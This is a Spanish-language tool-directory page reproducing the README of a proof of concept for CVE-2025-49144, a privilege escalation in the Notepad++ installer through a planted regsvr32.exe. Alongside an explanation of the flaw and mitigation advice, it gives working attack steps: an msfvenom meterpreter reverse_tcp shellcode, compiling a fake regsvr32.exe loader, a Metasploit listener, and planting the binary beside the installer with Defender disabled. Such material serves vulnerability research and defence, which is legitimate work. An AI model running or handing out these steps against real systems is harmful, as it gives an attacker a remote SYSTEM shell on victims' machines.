
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2025-49144_PoC — CVE-2025-49144 PoC para que investigadores de seguridad prueben y experimenten. | Kitploit
Herramientas/GitHubGitHub/thetorjancaptain/cve-2025-49144_poc
Escalada de PrivilegiosAnálisis de VulnerabilidadesExplotaciónMovimiento LateralPruebas de PenetraciónAprendizaje y EducaciónDesarrollo de PayloadsExplotación de Binarios
Compartir
GitHub
thetorjancaptain/cve-2025-49144_poc

CVE-2025-49144_PoC

CVE-2025-49144 PoC para que investigadores de seguridad prueben y experimenten.

Ver Repositorio
882886hace 1 añoRevisado por Kitploit

CVE-2025-49144_PoC


PoC Flow

📌 CVE-2025-49144 es una vulnerabilidad de escalada de privilegios local de alta gravedad encontrada en los instaladores de Notepad++ v8.8.1 y versiones anteriores. Esta vulnerabilidad se origina por un comportamiento no controlado de la ruta de búsqueda de ejecutables durante la instalación, permitiendo a un atacante local obtener privilegios de nivel SYSTEM colocando ejecutables maliciosos en el mismo directorio que el instalador.


⚙️ Cómo funciona el CVE – Paso a paso:

🧱 1. ¿Qué salió mal en el instalador?

El instalador de Notepad++ (anterior a v8.8.2) llama a regsvr32.exe para registrar algunos componentes, pero lo hace sin proporcionar la ruta completa (como C:\Windows\System32\regsvr32.exe).

En su lugar, simplemente ejecuta:

regsvr32.exe some_dll

📂 2. Comportamiento de la ruta de búsqueda de Windows: Cuando se ejecuta un ejecutable sin una ruta completa, Windows utiliza un orden de búsqueda específico para encontrar el archivo:

  1. La carpeta desde la cual se lanzó la aplicación (por ejemplo, Descargas)

  2. La carpeta del sistema (System32)

  3. La carpeta de Windows

  4. El directorio de trabajo actual

  5. Rutas en la variable de entorno PATH

Por lo tanto, si se coloca un regsvr32.exe falso en la misma carpeta que el instalador (por ejemplo, Descargas), Windows lo usará antes que el real.

💣 3. Explotación:

- El atacante coloca un regsvr32.exe malicioso en la misma carpeta que el instalador legítimo de Notepad++ (por ejemplo, la carpeta de Descargas de la víctima).

- La víctima ejecuta el instalador (pensando que es seguro).

- El instalador llama a regsvr32.exe, pero termina ejecutando el malicioso desde la misma carpeta, con privilegios SYSTEM (porque los instaladores normalmente solicitan permisos de administrador).

- La carga útil del atacante ahora se ejecuta como NT AUTHORITY\SYSTEM.

⚙️ Pasos para reproducir:

  1. Obtener el código shell:
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=<your-ip> LPORT=4444 -f c > shellcode.txt
  1. Descargar el archivo "regsvr32_loader.c" y editarlo.
  2. Pegar todo el código shell de shellcode.txt en el comentario mencionado.
  3. Compilar a regsvr32.exe:
x86_64-w64-mingw32-gcc regsvr32_loader.c -o regsvr32.exe -mwindows
  1. Desplegar un listener de meterpreter:
msfconsole
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set LHOST X.X.X.X
set LPORT 4444
run
  1. Descargar una versión vulnerable de Notepad++, es decir, anterior a 8.8.1 ya que 8.8.1 ahora se actualiza automáticamente. Para el PoC he usado Notepad++ v8.6.8
  2. Mover el archivo "regsvr32.exe" al sistema Windows en la misma carpeta del instalador de Notepad++, probablemente en la carpeta de Descargas.
  3. Completar la instalación del instalador de Notepad++.

Nota: Esto es un PoC, por lo tanto se probó con Windows Defender y la protección en tiempo real desactivada.


✅ Mitigación

Los usuarios y administradores deben:

  • Actualizar a Notepad++ v8.8.2 o posterior

  • Restringir la instalación de software a administradores de confianza

  • Usar AppLocker, WDAC o Políticas de Restricción de Software (SRP) para:

    • Bloquear la ejecución desde carpetas editables por el usuario (por ejemplo, Descargas)
    • Prevenir la ejecución de binarios no confiables como regsvr32.exe desde rutas no autorizadas
    • Exigir la firma de código para los ejecutables

Los equipos de seguridad deben auditar regularmente las rutas de instalación, monitorear los permisos de escritura y observar el comportamiento durante la ejecución del instalador para reducir la superficie de ataque.


🏷️ Licencia

Licencia MIT — Gratuito solo con fines educativos, de investigación y defensivos.


🤝 Contribuciones

Las solicitudes de extracción son bienvenidas: mejora la detección, añade funciones o sugiere correcciones.


⚠️ Descargo de responsabilidad

Este PoC es solo con fines educativos y de investigación. Úselo bajo su propio riesgo. El autor no se hace responsable de ningún uso indebido o daño causado.


Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    500
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    466
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    339
  • 4

    opencti

    opencti-platform/opencti

    Plataforma abierta de inteligencia de amenazas cibernéticas

    317
  • 5

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    307
  • 6

    estorides

    grisuno/estorides

    Agrega más de 99 fuentes OSINT gratuitas en paralelo, resuelve entidades en un grafo de conocimiento y exporta STIX 2.1, MISP o GraphML con análisis asistido por LLM.

    294

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →





